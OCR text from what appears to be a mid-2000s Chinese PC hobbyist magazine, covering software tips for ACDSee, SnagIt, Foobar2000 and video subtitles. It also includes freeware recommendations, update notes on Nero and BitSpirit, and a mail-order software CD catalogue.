第二步：安装完成后，再次进入ACDSee，选择菜单中的"文件→以ACDSee共享→共享设置"，打开"共享设置"窗口，通过"添加目录"或"添加种类"按钮，添加好图片，并设置好访问密码，完成所有的设置。




图5　ACDSee Share的访问模板文件保存在D:\Program Files\Common Files\ACD Systems\ACDSee Share下

第三步：点击菜单中的"文件→以ACDSee共享→开始ACDSee共享"。连接上网，把你的IP地址告诉好友，他们在IE中输入你的IP地址后，就访问你所共享的图片了（见图5）。

> **小提示**
> 如何查看自己的IP地址
> Windows 98/Me:打开DOS窗口，使用"Winipcfg"命令。
> Windows 2000/XP:打开命令提示符窗口，使用"ipconfig"命令。

ACDSee 7.0的雕虫小技

1.看漫画的好功能——导航

在浏览图片时，选择菜单中的"查看→导航"，就可以看到一个可以放大缩小的图片，并可移动显示位置的导航窗口了。

2.Exif信息批量改

Exif信息记录了照片相关信息，7.0提供了批量修改它的功能，这样，当想修改或是隐藏这些信息时，就可以不必再借用其他软件了：选中需要的照片，接着选择菜单中的"工具→批量设置Exif信息"。

3.自定义缩略图显示信息

ACDSee 7.0默认显示的缩略图带有该文件的一些信息，用户可以自定义显示信息的内容：选择菜单中的"工具→选项"，在弹出窗口左侧选择"文件列表→缩略图显示"，然后通过"选取平铺信息"按钮，完成显示信息的修改。

4.ACDSee也玩文件备份

ACDSee 7.0中新增了文件同步功能，可以将本地文件备份至其他文件夹、局域网内其他电脑或是移动存储设备中：选择菜单中的"同步→建立同步"，然后按照提示，分别设置好"来源文件夹"及"备份目的地"以及备份的时间等项即可。

5.恢复字体关联

安装ACDSee后，所有TTF字体文件都被关联，要解决这个问题，就要手动去除字体文件关联。

第一步：选择菜单中的"工具→文件关联"，在"图像文件"选项卡下将"TTF"项及"当启动ACDSee 7.0时检查这些文件关联"项的勾选去除。

第二步：用"记事本"新建文件"恢复.REG"，文件内容如下（如为Windows XP，请将第一行改为Windows Registry Editor Version 5.00）：

```
REGEDIT4

[HKEY_CLASSES_ROOT\.ttf]
@="ttffile"
[HKEY_CLASSES_ROOT\ttffile\shell\open\command]
@="fontview.exe %1"
```

双击运行该文件后，即可恢复字体链接。

> **小提示**
> ACDSee安装后，包括WinRAR在内的一些文件关联也会出现问题，建议打开WinRAR，接着进入"选项→设置→综合"恢复关联。

CF [SY04]

SnagIt 在抓图之外

■河南　参胜利　甘肃　杨兴平

一提到SnagIt，我们想到的第一件事就是抓图，但它其他方面的功能你可能就了解不多了，你知道它能帮我们添加水印吗？你知道它的注释框如何自定义吗？你知道如何有效利用热键进行操作吗？

1.为图片盖上自己的私章

在网上经常会看到许多图片上都会有一个个人或是公司的水印（比如图1右上角的“电脑爱好者”水印），看上去不仅很COOL，而且也在一定程度上保护了自己作品的版权，如果只是几张图片，那么你可以使用Photoshop来制作，但如果有大量图片，不如利用SnagIt来批量添加水印。



图 1

第一步:打开SnagIt，在窗口左侧点击“编辑”按钮，点击“批量转换图像”项。

第二步:在弹出窗口中点击“添加文件”按钮，选择需要添加水印的图片，然后点击“下一步”。

第三步:点击“修改”按钮，勾选“水印”项，接着勾选“水印”对话框中的“启用水印”项，在图像路径下设置好需要使用的水印图片(可以是GIF、JPG等格式的任意图像)，然后，点击“预览”查看效果，这时可以通过“显示效果”下的参数调整水印的效果。

> **小提示**
> **如果需要为图片添加边框，或是对图片边缘进行处理，都可以在点击“修改”按钮后，进行设置。**

第四步:点击“下一步”，设置好文件输出位置及文件格式后，点击“完成”即可。

> **你知道吗？**
> 在Word中如何加水印
> **点击“格式→背景→水印”后即可打开水印设置窗口。**

2.SnagIt Studio 模板自我定制

SnagIt带有一个强大的软件——SnagIt Studio(SnagIt工作室)，它专门用于图片处理。不过，SnagIt Studio图库中的模板样式比较死板，许多情况下不能适应需要，如何对原有图库进行修改并DIY出新的样式呢(见图2)？



图2　SnagIt Studio图库中的新模板

第一步:打开SnagIt　Studio，将需要修改的模板元素拖拽至工作窗口内。

第二步:选中工作窗口内的元素，点击菜单中的“绘制→组合→撤消组合”，此时就可以分别修改图形框或是文本框了。我们还可以修改图形框的颜色、大小，只要右击图形框，选择“编辑点”，就可以修改了。

第三步:在修改完所有的项目后，选中图形框及文字框，选择菜单中的“绘制→组合→重新组合”，将所有对象组合为一体。

第四步:选择菜单中的“图库→添加项目”，就可以将当前选中的对象作为新模板存入左侧打开的相应图库中了。

3.热键使用技巧

在SnagIt中，默认设置下，热键都被定义为Ctrl＋Shift＋P，但可以根据不同情况设置不同热键。

第一步:在SnagIt普通视图中，点击“添加配置文件向导”按钮，在弹出的“添加配置文件向导”中，选择“图像捕获”，然后把“输入”选择为“活动窗口”，把“输出”选择为“图库”，后面的设置可以根据需要进行选择是否包含光标等，在设置的最后一步，为这个配置文件定义热键为Ctrl＋1，最后，点击“完成”结束“添加配置文件向导”。

第二步:使用同样方法，添加一个捕获屏幕上的文字到剪贴板的文字捕获配置文件，并把它的热键定义为Ctrl＋2。

现在我们要捕获活动窗口，在键盘上按Ctrl＋1即可，而要捕获当前活动窗口，按Ctrl＋2组合键就可以把文字捕获到剪贴板上了，这样速度就会快很多。

芝麻开门 zmkm 10元正版软件

精品游戏

编号	名称	价格/盘数
ZM1657	拳皇格斗2004-忍者神龟	10元/1CD
ZM1656	掌机游戏王(连连看全辑)	10元/1CD
ZM1653	精选迷你游戏精品库	15元/2CD
ZM1652	街机经典	15元/2CD
ZM1636	海洋之心(海贼王改编游戏)	15元/2CD
ZM1624	执念(新魂斗罗游戏)	15元/2CD
ZM1605	精品3D街机游戏大全2004	15元/2CD
ZM1604	动作冒险枪战游戏精选全集2004	15元/2CD
ZM1603	网球王子之王子之路(游戏)	10元/1CD
ZM1597	主题游戏大全集2004	15元/2CD
ZM1596	世嘉经典游戏精选	15元/2CD
ZM1595	任天堂经典游戏精选	15元/2CD
ZM1594	街机王中王-3D游戏经典全集	15元/2CD
ZM1569	侍魂全集	10元/1CD
ZM1568	2004经典火爆游戏全集	15元/2CD
ZM1567	鸣人的成长-火影忍者(游戏)	10元/1CD
ZM1562	疯狂足球世界	10元/1CD
ZM1561	捧腹又开怀(爆笑游戏专辑)	10元/1CD
ZM1541	拳皇2004合辑	10元/1CD
ZM1539	虚拟人生3-修罗战记	10元/1CD
ZM1523	灌篮高手VS圣斗士(游戏)	10元/1CD
ZM1521	中国麻将大全	10元/1CD
ZM1520	实况足球经典全集	15元/2CD
ZM1515	天王	15元/2CD
ZM1514	铁路大亨2(简体中文版)	10元/1CD
ZM1509	中华客栈	10元/1CD
ZM1493	格斗游戏全收藏大全集2004	15元/2CD
ZM1473	三角洲特种部队2(英文版)	10元/1CD
ZM1468	3D七龙珠经典全集	10元/1CD
ZM1459	GBA经典游戏全集	15元/2CD
ZM1457	盟军行动-猎杀潜航	10元/1CD
ZM1450	大秦悍将	10元/1CD
ZM1448	GBA游戏大全	10元/1CD
ZM1445	拳皇格斗全集	10元/1CD
ZM1440	爱神餐馆	15元/2CD
ZM1431	拳皇2003	10元/1CD
ZM1430	最新合金弹头全集(完美版)	10元/1CD
ZM1429	合金弹头5	10元/1CD
ZM1409	三角洲特种部队3-大地勇士	10元/1CD
ZM1406	空战射击游戏大全	10元/1CD
ZM1405	街机游戏风云榜	10元/1CD
ZM1402	经典动作游戏大全	10元/1CD
ZM1374	GBA模拟游戏全收藏	15元/2CD
ZM1356	经典模拟游戏大全	10元/1CD
ZM1350	赛车游戏王	10元/1CD
ZM1347	轻松小游戏-最新小游戏大全	10元/1CD
ZM1346	2004体育赛车游戏大全	10元/1CD
ZM1327	商场大亨(中文版)	10元/1CD
ZM1269	280个经典小游戏	10元/1CD
ZM1201	桌面游戏王	10元/1CD
ZM1199	最新火爆游戏精选	10元/1CD
ZM1163	雷电2003	10元/1CD
ZM1138	FLASH休闲小游戏大全	10元/1CD
ZM1137	最新经典游戏大全2003	10元/1CD
ZM1125	龙之吼	10元/1CD
ZM1117	蜡笔小新2	10元/1CD
ZM1115	虚拟人生1	10元/1CD
ZM1011	蓝色警戒	10元/1CD
ZM0851	剑侠情缘Ⅱ完美版	15元/2CD
ZM0683	珍珠港-拂晓出击	10元/1CD
ZM0587	明星三缺一	10元/1CD

更多...

影视．卡通．MP3音乐

编号	名称	价格/盘数
ZM1655	卡通片系列-圣子到	15元/2CD
ZM1654	卡通片系列-宫崎峻经典全集	25元/5CD
ZM1628	卡通片系列-篮球飞人(灌篮高手剧场版)	10元/1CD
ZM1593	卡通片系列-名侦探柯南后续剧场版	18元/3CD
ZM1592	卡通片系列-全职猎人(下)	18元/3CD
ZM1574	卡通片系列-海贼王(海盗路飞)	15元/2CD
ZM1573	卡通片系列-天使怪盗	15元/2CD
ZM1572	卡通片系列-最游记	18元/3CD
ZM1571	卡通片系列-钢之炼金术士	18元/3CD
ZM1570	卡通片系列-网球王子	15元/2CD
ZM1525	连环漫画电子图书系列-小鼠一家亲1	10元/1CD
ZM1259	卡通片系列-高达W	18元/3CD
ZM1227	卡通片系列-圣斗士星矢(冥王十二宫篇)	15元/2CD
ZM1178	卡通片系列-猎人	25元/5CD
ZM1146	卡通片系列-名侦探柯南续	20元/4CD
ZM1133	卡通片系列-幽游白书(上)	18元/3CD
ZM0824	卡通片系列-机器猫小叮当动画片全集	25元/5CD
ZM1658	动漫歌曲全收录	10元/1CD
ZM1651	怀念巨星MP3	10元/1CD
ZM1650	琼瑶影视原唱金曲全集	10元/1CD
ZM1637	世界经典游戏金曲全集	10元/1CD
ZM1620	华语流行音乐指南	10元/1CD
ZM1617	MP3儿童专用篇	10元/1CD
ZM1616	名曲精品演奏专辑	10元/1CD
ZM1614	民歌经典	10元/1CD
ZM1611	国乐大全专辑一	10元/1CD
ZM1610	夜上海酒廊情歌	10元/1CD
ZM1609	瑜珈音乐200首	10元/1CD
ZM1587	酷歌地带(一)	10元/1CD
ZM1579	摇滚殿堂2	10元/1CD
ZM1578	黄金古典三百首	10元/1CD
ZM1511	女人百分百	10元/1CD
ZM1483	欧美摇滚经典全集	10元/1CD
ZM1388	经典好歌100首	10元/1CD
ZM1342	中国传统器乐名曲大全	10元/1CD
ZM1338	一人一首成名曲女人篇	10元/1CD
ZM1337	一人一首成名曲男人篇	10元/1CD
ZM1230	MP3世界电影原声音乐(五)	10元/1CD
ZM1136	劲爆流行冠军榜	10元/1CD
ZM1121	欧美冠军金曲榜	10元/1CD
ZM0971	经典音乐2003	10元/1CD
ZM0315	同一首歌-情歌经典	10元/1CD
ZM0077	MP3-罗大佑	15元/2CD
ZM0076	MP3经典-合辑四	10元/1CD
ZM0073	MP3-男人篇	15元/1CD
ZM1476	影视珍藏馆17-寇老西儿	18元/3CD
ZM1428	影视珍藏馆14-让爱重来	15元/2CD
ZM1410	影视珍藏馆11-宰相刘罗锅	25元/5CD
ZM1275	影视珍藏馆2-②一场风花雪月的事	18元/3CD
ZM1266	PC精彩影视港台篇(一)	10元/1CD
ZM1207	麻辣男女教师	20元/4CD
ZM1180	经典日剧：东京仙履奇缘	18元/3CD

更多...

语言教育．电子图书．电脑学习．软件工具．百科类

编号	名称	价格/盘数
ZM1649	美国之音MP3听力直通车-尖端科技	12元/1CD
ZM1644	美国之音MP3听力直通车-国际要闻一	12元/1CD
ZM1640	挑战数学奥林匹克2(小学版)-入门篇	20元/3CD
ZM1639	电子评书-西游记下	15元/2CD
ZM1634	新东方考研英语听力	12元/1CD
ZM1629	新东方四级听力课堂	12元/1CD
ZM1625	中小学生作文参考宝典	15元/2CD
ZM1618	金山词霸2002专业版	10元/1CD
ZM1600	轻轻松松练五笔2004XP	10元/1CD
ZM1583	七种武器系列-网页网站三驾马车	18元/3CD
ZM1581	豪杰超级解霸3000	10元/1CD
ZM1566	体育明星全记录	10元/1CD
ZM1563	中西药辞典	10元/1CD
ZM1537	千术揭秘-扑克篇	10元/1CD
ZM1519	企业管理表格大全	10元/1CD
ZM1507	中华别史全集	10元/1CD
ZM1458	电脑装机全面通2003	15元/2CD
ZM1453	道经故事与历代名画	10元/1CD
ZM1449	365天轻松英语2	18元/3CD
ZM1380	新世纪青少年知识大博览	10元/1CD
ZM1364	童谣三百首(儿童版)	10元/1CD
ZM1301	中华上下五千年	10元/1CD
ZM1279	网页制作四件套2	20元/4CD
ZM1211	青少年"性教育"系列-青春健康	15元/2CD
ZM1197	Office XP应用宝典	10元/1CD
ZM1162	二十世纪全景下-政治/科学/文化	18元/3CD
ZM1152	数码河山成语词典	10元/1CD
ZM1114	中国现代文学名著百部-经典部分	10元/1CD
ZM1103	手绘卡通插画大百科(生活人物篇)	15元/2CD
ZM0417	二十五史	10元/1CD

电影风暴学英语系列和金庸原声朗读版系列

更多...

zipdisc 正普 **正普科技** 客服QQ：1945577 咨询电话：010-82671133

网上零售 2688网店.com QQ购物：100282688 网上购物：www.2688.com 电话购物：010-82682688

上海：021-63514015 杭州：0571-28862105 成都：028-85233659 沈阳：024-23960699 哈尔滨：0451-87521218
广州：020-82329307 济南：0531-6558412 武汉：027-87851366 南京：025-86933186 福州：0591-83335046

★十万种正版软件、音像、图书，每天推出百种新品 ★全场商品件件低价 ★不满意就退换。
汇款地址：北京中关村邮局005信箱 2688网店(收) 邮编：100080 请在汇款单附言中注明商品编号和联系电话。

●各地新华书店、音像店、购书中心、书城、软件店、各大连锁超市有售 ●更多软件请登陆(www.2688.com)查询 ●诚征各地经销商

Foobar 2000也能播放Real媒体

■ 福建 水冰淼

随着不断升级，Foobar 2000(以下简称Foobar)越来越强大，但它不能支持RM、MIDI等音乐格式，让人有些遗憾，现在我们终于找到解决方案了，只要使用Wrapper for Winamp，你的Foobar也能播放RM文件了。

Wrapper for Winamp是Foobar的一个输入插件。它调用Winamp的输入插件使Foobar能支持更多音频格式。下面以让Foobar支持RM格式为例介绍Wrapper for Winamp的使用方法。

1.准备软件

Foobar 2000下载地址:http://sq.onlinedown.net/down/fb2k_0.8.3.922.exe

Winamp下载地址:http://hnpy.onlinedown.net/down/Winamp_5.05_Pro_SC_Plus_With_DFX7.exe

RealPlayer/RealOne Player下载地址(非必须):http://www.real.com/R/RDX.fail-click.R/software-dl.real.com/19ddbbf9cd294e291402/windows/RealPlayer10-5GOLD_cn.exe

Wrapper for Winamp下载地址:http://www.vesta.dti.ne.jp/~tsato/arc/foo_winamp_input_040824.zip

2.拷贝插件


第一步:打开下载回来的Wrapper for Winamp压缩包，把其中的“foo_winamp_input.dll”解压缩到Foobar目录下的“components”目录中。

第二步:打开Winamp的安装目录，将文件“tara.ini”复制到Foobar的安装目录中。

第三步:进入Foobar安装目录下的“components”子目录中，新建一个Winamp文件夹，然后将Winamp安装目录下Plugins子目录中的“in_tara.dll”复制到此文件夹下。

3.设置Wrapper for Winamp

启动Foobar，选择菜单中的“Foobar2000→参数设置”，然后，在弹出窗口中左侧依次展开“回放→Input→Wrapper for Winamp Input”，在右侧的窗口中单击“...”按钮。在弹出的窗口中选择刚刚新建的“Winamp”文件夹，单击“确定”按钮(见图)。



如果你愿意，也可以直接设置到Winamp的插件目录下

好了，现在重新启动Foobar。打开一个RM格式的文件，听听看是不是已经可以播放了？

> **小提示**
> 这个插件还在完善中，对Winamp的一些插件支持不是很好。具体的插件支持情况可以参考http://www.vesta.dti.ne.jp/~tsato/wai_work.html。

4.不安装软件的解决方案

如果不想安装软件，可从http://www.newhua.com/cfan/200421/foobar-plus.rar下载Wrapper for Winamp界面汉化版+Winamp RM、MIDI、WMA输入插件+Direct Sound v2.5输出汉化版插件。只要将文件全部解压至Foobar安装文件夹，那么不必安装Winamp也能用Foobar听RM歌曲了。

小编有话说:做为Foobar爱好者，小特在一台安装了暴风影音(未安装RealOne Player)的电脑上安装该插件，用RM音频测试成功。之后，又用Foobar播放了RM格式的视频文件，只是播放时无法快进，也没办法调整窗口大小，但相信，过不了多久，Foobar必将成为一款全能影音播放器。CF [SY06]

> **小提示**
> SnagIt已内置了各种捕获方案的配置文件，在默认情况下，它们的热键都被定义为Ctrl+Shift+P，你可在选中的配置文件上点击右键，在快捷菜单上选择“设置热键”修改它们的快捷键。

4.使用键盘精确控制捕获区域

当你使用SnagIt捕获屏幕上的区域时，可使用键盘上的上、下、左、右方向键精确控制屏幕上的捕获区域:当开始抓图后，把鼠标移动到要开始抓图的位置，按下回车键，然后就可通过键盘的方向键来调整捕获选区了，选区确定后，再按一次回车键即可捕获选区中的内容。需要指出的是，在默认情况下，键盘上的方向键是以一个像素为单位移动，若同时按下Ctrl键就可以按10个像素为单位来调整选区了，你也可以在移动的过程中使用鼠标快速调整选区，建议使用鼠标选择大致的范围，最后使用键盘上的方向键精确调整选区。CF [SY05]

最佳摸鱼工具：Nitro

问：我上班的公司管理比较严，上班时间不允许做其他事情，但我有时想玩些小游戏，请问有什么软件可以让我在经理来的时候能快速关闭指定程序呢？

答：以前《电脑爱好者》已经介绍过类似的软件，这里再为你介绍一款名为Nitro的小软件，它就像“炸弹”一样，只要有“危险”情况，立刻就会执行你早已设置好的操作——比如黑屏，关闭应用程序，删除历史记录等。

打开软件后，你会在屏幕的左上角看到软件窗口，点击“设置”按钮，在弹出的窗口中进行与“爆炸”有关的设置，如灵敏度，以及“爆炸”后进行的操作，如启动屏幕保护等。这里重点介绍一下“爆炸灵敏度”，该参数用于设置鼠标引爆“炸弹”的移动距离，当设置为“999”时，鼠标需要向同一方向移动很长的距离才会“爆炸”，设置为“1”时则相反。如果觉得麻烦可以设置为“触及屏幕X方爆炸”，以方便快速“引爆炸弹”。完成上面的设置后，点击“Set1”按钮保存设置，关闭设置窗口。点击主窗口上的“准备”按钮，然后点击需要关闭的程序窗口(比如播放器、游戏窗口等)，之后，只要有意外发生，移动鼠标至足够长的距离或移动至指定位置，就可以关闭相应程序，并执行指定操作了。



软件版本：1.5汉化版　软件大小：106KB
软件性质：免费软件　适用平台：Windows 9x/2000/XP
下载地址：http://sq.onlinedown.net/down/ha_nitro15_hos.rar

让屏幕不再闪：REFRESH LOCK

问：我在打游戏时，发现屏幕总是闪烁，像是刷新率的问题，可是，我已经在“显示属性”里将刷新率改为85Hz了，请问这是怎么回事？

答：在“显示属性”中设置的刷新率，只适用于一般显示模式，而对于使用OpenGL或DirectX的游戏来说，就需要一些特别的设置方法了，如果是DirectX模式的游戏，可以使用“DirecX诊断工具”进行修改(在“运行”中输入“dxdiag”，打开工具，点击“其他帮助→替换”，将“替代值”改为“75”或更高即可)。而如果是OpenGL模式的游戏，则需要第三方工具进行设置，比如这里介绍的REFRESH LOCK。

下载软件后，直接运行，然后，右击系统托盘内的软件图标，选择“有效”，这样刷新率就会根据软件默认参数进行设置了(软件内置的刷新率都在75以上)。如果你需要修改不同分辨率以对应不同的刷新率，只要右击托盘图标，选择“REFRESH LOCK配置”即可。



软件版本：2.02
软件大小：189KB
软件性质：免费软件
适用平台：Windows 9x/2000/XP
下载地址：http://www.newhua.com/cfan/200421/p-refreshlock22.zip

保护文本不被修改：文本转图片工具

问：我想把一篇文章放到网上，但又不想别人修改，请问有什么方法吗？

答：推荐你使用“文本转图片工具”，这款工具可以将TXT文本文件转换为BMP图片，方便你进行粘贴。软件使用起来很简单，只要分别设置好TXT文件及BMP文件，最后点击“开始转换”按钮即可。



软件版本：1.0　软件大小：399KB
软件性质：免费软件　适用平台：Windows 9x/2000/XP
下载地址：http://xj-http.skycn.net:8080/down/Txt2Bmp10.rar

电脑上的成语小字典：小恐龙成语辞典

问：我的孩子在学习成语，请问有什么软件可以快速找到这些成语的解释吗？

答：现在有很多学成语的软件，其中多数是收费的商业软件或共享软件，但也有像“小恐龙成语辞典”一样的免费成语辞典。

软件安装后，在“输入”中填上需要查找的成语，由于软件支持模糊查词，所以即使你只输入了成语的一部分，也一样可以找到所需的词语。并且得到该成语的读音、释义、出处及示例。



另外，如果你可以上网，那么Google和百度也是非常不错的成语辞典。

软件版本:2.0　软件大小:1980 KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://xj-http.skycn.net:8080/down/idict.zip

IP从此不再冲突:局域网地址检测器

问:我公司有两台电脑，通常只用其中一台，但有时需要两台同时上网，不过我只有一个IP地址，请问我有什么办法找到局域网中没人使用的IP地址呢？

答:笔者也遇到过这种问题，这时，你可以试着用PING命令来检测网络中是否有相应的IP地址。如果感觉手动判断比较慢，那么可以试试“局域网地址检测器”。这款软件可以快速地查找局域网中正在使用的IP地址和空闲的IP地址，并且具有穿透防火墙的功能，所以使用起来非常简单。

下载软件后，不必安装，直接运行。然后，分别在“开始IP”和“结束IP”中分别输入IP地址，点击“检查IP”按钮，稍候就会显示出未被使用的IP地址。



软件版本:1.0
软件大小:208KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://zj.onlinedown.net/down/ipcheck.exe

让音箱的声音更美妙:漫步者煲箱工具

问:我新买的音箱，感觉声音很干涩，听很多高手说音箱是需要经过“煲”，声音才好，请问有没有这方面的软件推荐呢？

答:的确，就像汽车磨合期一样，音箱也要使用过一段时间才能进入最佳状态，但为了更快让音箱进入最佳状态，就出来了很多煲箱工具，下面为你推荐的就是其中使用非常简单的一款煲箱工具——漫步者煲箱工具。推荐这款软件是因为它为简体中文界面，使用简单，只要根据向导就可以完成煲箱了。

进入软件，点击几次“下一步”后，就可以开始煲箱了。



软件版本:1.0　软件大小:440KB
软件性质:免费软件　适用平台:Windows 9x/2000/XP
下载地址:http://ftp.pconline.com.cn/pub/download/200410/Runinv10.zip

Ahead Nero Burning ROM

软件版本:6.6　软件大小:82196KB
升级指数:★★
下载地址:http://crcfj.onlinedown.com/down/nero6600TCMAGAZINE.zip

这次更新最吸引人的就是那高达82MB的体积，包括了Nero Burning ROM所有“兄弟姐妹”:Nero Vision Express、Nero Cover Designer、ShowTime、Nero Recode、Nero MediaHome及Nero PhotoSnap。这里大家觉得陌生的是Nero MediaHome和Nero PhotoSnap，前者为P2P的网络共享软件，而后者则为图片浏览及编辑软件。不难看出，Nero最终会为用户提供一个多媒体处理中心，我们通过Nero处理来自DV或DC的数据，转换音频、视频及图像格式，可以与好友共享电脑中的视频、音频……就像Nero官方网站上打出的口号一样“Your all-in-one Digital Media Solution”，Nero越来越强大，但对于只用Nero刻录光盘的朋友，还是不要总急升级了。



比特精灵

软件版本:2.7.0.82　软件大小:4.37MB
升级指数:★★★
下载地址:http://www.bytelinker.com/download/bitspirit/bsrx27cn.exe

比特精灵再次更新，新版本受到了很多朋友的关注，普遍认为连接能力加强。在设置向导中，ADSL用户可以启用“ADSL预防断流”选项(不过没有断流的用户，不要勾选)，以稳定下载速度。而除此之外，最让人兴奋的就是比特精灵的内网下载能力再次加强，如果你使用的是小区宽带上网，那么快来试试比特精灵吧，它的速度及管理功能会让你眼前一亮。除此之外，如果你的Windows XP已经打过SP2补丁，建议在安装结束后，勾选“运行XP SP2连接数破解补丁”项，以便保证BT下载速度。



小编有话说:小特也听说有的朋友在安装了比特精灵新版本后，只能找到种子，但就是无法下载，即使换回了低版本，问题同样没办法解决，最终只有重装了系统。这位朋友的网络环境为:Windows 2000 SP4，小区宽带，使用宽带路由器共享上网，如果你也是同样的设置，那么也同样提醒你不要急于升级。



CF [SY07]

看AVI文件 缺了字幕怎么行

■ 福建 王新禧

随着DivX、XivD、RMVB等媒体的流行，字幕的问题也出现在了我们眼前，如果你在看视频时，字幕也出现问题了……

你知道吗？

现在流行的字幕格式分为图形格式和文本格式两种。其中图形字幕由IDX和SUB文件组成，IDX为索引文件，包括字幕出现的时间及字幕显示的属性；SUB文件为字幕文件。文本格式字幕的扩展名为SRT、SMI、SSA或SUB，其中SRT字幕最为流行，制作方法为一句时间代码加一句字幕。

字幕播放软件最常见的就是VSFilter(也就是DirectVobSub)，工作原理就是在播放器打开媒体后，将字幕载入，并配合播放器一起播放。

1.字幕无法显示

首先要保证字幕文件确确实实与相应的视频文件同名，同时字幕文件与视频文件放在同一文件夹中。接着应确定VOBSUB的版本为最新版本，因为老版本不支持一些高版本的播放器，造成许多高版本制作的字幕低版本无法显示。显示分辨率建议放在800×600、32位色再进行播放，也可以尝试变换多种分辨率与色数。

对于字幕无法看到的问题，可检查是否是字幕超出画面边界造成不能显示字幕，用VOBSUB属性页中的“Override Placement”调整字幕的显示位置进行调试。还可以使用VSFilter中附带的“Subresync”软件打开现有字幕，再另存为新版本格式的字幕文件后播放。

2.字幕显示乱码或小方块

众所周知，由于每个国家使用的文本编码方式都各不相同，而中文又分为简体和繁体两种，因此就造成了这几种文本格式的中文字幕在播放时很容易出现乱码或干脆只有一格格的小方块。解决方法是先进入VOBSUB字体控制页面，在“字体设置”处选择一个中文字体，打开AVI文件查看效果。一般来说问题都会得到解决，如果仍显示乱码，也可用外挂转码软件如东方快车、南极星等调整简繁显示。

另外在支持Unicode的系统上(Windows 2000/XP等)，可以用“记事本”打开文本字幕，另存为Unicode格式即可。

3.加挂双字幕

对于那些希望通过看电影来学习外语的朋友而言，如果能够中外文字幕对照观看，不亦是件美事。其实利用暴风影音这个小软件，就能轻松实现DVDRip的双字幕播放。

运行暴风影音，打开一个AVI格式的影片文件，VOBSUB插件会自动调用字幕显示。此时暂停播放，依次点击菜单栏上的“查看→选项”命令，弹出“选项”窗口，在此进行设置。

设置十分简单，只要在“回放→输出”选项中，将DirectShow视频设置由“系统默认”更改为“VMR7(无转换)”即可，启动MPC，载入电影文件，在播放界面单击右键，便可以发现原先灰色不可选的“字幕”菜单已经变为可选状态了(见图1)。在此选择与VOBSUB调用字幕不同语言的字幕，这样暴风影音内建的字幕引擎就将和VOBSUB各司其职，同时显示字幕。至此，DVDRip的双字幕播放轻松实现。




图1 双字幕的实现，满足了学英语的需要

4.双字幕重叠解决之道

在两条字幕同时出现的原始状态，它们是重叠在同一影象水平线上的，这给我们的观看带来了不便！其解决之道是在播放界面上单击鼠标右键，依次选择“字幕→选项”，在弹出的字幕设置窗口勾选“覆盖位置”，对字幕进行水平或垂直移动调节。水平调节是将字幕在画面上进行横向移动，我们一般只要进行垂直调节即可！垂直移动完毕后，就能得到令人满意的双字幕分离显示效果了(见图2)。



图2 字幕分离后的效果

技巧E卡通 Skill Tips

给RealOne Player洗脑

在使用RealOne Player播放在线电影时，每播放一个电影或音乐，软件都会自动记录下这些视频的网址。如果不想让RealOne Player有记忆功能，可以进行以下的设置：单击主窗口中的“工具→首选项”，进入“常规”选项卡，接着在右侧窗口中勾掉“允许在文件菜单中显示历史刻录列表”项即可。

Windows Media Player 9.0能切换声道

前天看了几部香港电影，片子不错，可里面全是普通话和粤语夹杂在一起，影响了电影的播放效果，以前遇到这种情况一般都是打开任务栏音量调节，通过音量调节中的平衡按钮来实现，其实Windows Media Player 9.0也有此功能：单击软件“播放”菜单下的“音频和语言单轨”，接着在弹出的子菜单下选择就可以了。

输入法词库的备份和恢复

在拼音加加中自定义的词组都保存在：C:\Windows\System\ime\rovasoft\usword.txt文件里，只要备份了该文件，以后重装了系统，再把原文件覆盖掉即可恢复自己的自定义词组。对于用户词库，可右击拼音加加状态按钮，接着单击“管理工具→生成备份文件”，这样就可以把用户词库和自定义编码等信息进行备份了，等以后要恢复时，单击“管理工具→从备份文件中恢复”就可以搞定了。(安书童)

在Alcohol 120%中快速添加所有镜像文件

Alcohol 120%是一款非常不错的虚拟光驱软件，而且它还提供了快速搜索镜像文件的功能，使用方法很简单，打开Alcohol 120%的主界面，在左侧点击“镜像搜索”，然后在弹出窗口中的“范围”下选择好搜索范围，最后点击“搜索”按钮即可。

让金山影霸2003支持RM

虽然金山影霸2003是一款老软件，但很多朋友还在使用，不过由于它的版本过老，对于用Real10编码压缩的影片无法解码观看，如果遇到这个问题，又不想安装Real10，可以从http://www.newhua.com/cfan/200421/kingsoft-real.rar下载金山影霸2003的专用Real10补丁，如果是Windows9x/XP，则解压缩至C:\Windows下，如果是Windows 2000则解压至C:\WINNT中即可。

金山词霸2005技巧两则

1.独特的查词功能

在金山词霸2005中，新增加了“模糊听音查词”和“模糊查词”的功能。比如输入“finix”(发音['finiks])，然后按下回车，选择“给出拼写近似的单词”，这样你不止可以找到拼音相近的单词，还可以找到“phoenix”(发音['fi:nIks])这样读音相似的单词。

2.随时可看的“洋话连篇视频词库”

